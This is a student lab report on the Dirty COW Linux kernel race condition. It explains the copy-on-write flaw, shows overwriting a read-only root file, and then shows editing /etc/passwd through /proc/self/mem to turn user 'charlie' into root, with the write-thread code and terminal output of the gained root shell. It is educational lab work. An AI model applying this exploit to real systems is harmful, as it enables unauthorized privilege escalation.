

Lab05_Dirty Cow

Task01

1. Create a file called '/zzz' in the root directory, and change its permission to read-only for normal users. The file contains some numbers, which are '2222222222'.


```
[10/06/2019 14:24] seed@ubuntu:~/lab_cow$ ll /zzz
-rw-r--r-- 1 root root 10 Oct  2 12:30 /zzz
```

2. Create and compile the program given by the instructor.
The program contains three threads: main, write and madvise thread.
3. Launch the attack.


```
[10/06/2019 14:30] seed@ubuntu:~/lab_cow$ cow_attack
^C
[10/06/2019 14:30] seed@ubuntu:~/lab_cow$ cat /zzz
******222
[10/06/2019 14:30] seed@ubuntu:~/lab_cow$
```

The numbers from first to sixth are replaced to '*', which means the attack succeeded.

Observation & Explanation


From the image shown above, we can see that the attack is successfully launched. The inner mechanism of this attack is about the race condition. The first thing needed in a race condition attack is a window time. In this case, the window time is between the Linux kernel let the target of write action points to a copied memory and the write action itself. To be specific, because the file is read-only to normal users, so if the file was mapped into memory, we can modify the file by trying to change the memory. However, if someone wants to map a file, which he has no permission to write, into memory, the only thing he can do is to map the file in MAP_PRIVATE way, which will make it a private copy of that piece of memory. So that all of the modifications will happen on the private memory copy and will not affect the original file. But the operations that the systems make memory copy and write are not atomic and they contain three steps: copy memory, point to the new memory, write. So if we change the point to the original memory at the time between 2 and 3 steps, we can successfully change the original file.

To achieve we need two thread working simultaneously, one is to discard the private copy, another is to do the writing things. And if discarding action happens between the 2 and 3 steps of write action, the attack would be worked.


Task02

Steps

1. Modify the program used in task01.




```
// Find the position of the target area
char *position = strstr(map, "charlie:x:1001");
printf("offset: %s\n",position);
```



```
void *writeThread(void *arg)
{
  char *content= "charlie:x:0000";
  off_t offset = (off_t) arg;
  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

2. Launch the attack.



```
[10/06/2019 18:18] seed@ubuntu:~/lab_cow$ ./cow_attack_task2
offset: charlie:x:1001:1002:charlie,000,000,000,000:/home/charlie:/bin/bash

^C
[10/06/2019 18:18] seed@ubuntu:~/lab_cow$ cat /etc/passwd | grep char
charlie:x:0000:1002:charlie,000,000,000,000:/home/charlie:/bin/bash
[10/06/2019 18:18] seed@ubuntu:~/lab_cow$ su charlie
Password:
root@ubuntu:/home/seed/lab_cow# 
```

Attack succeeded.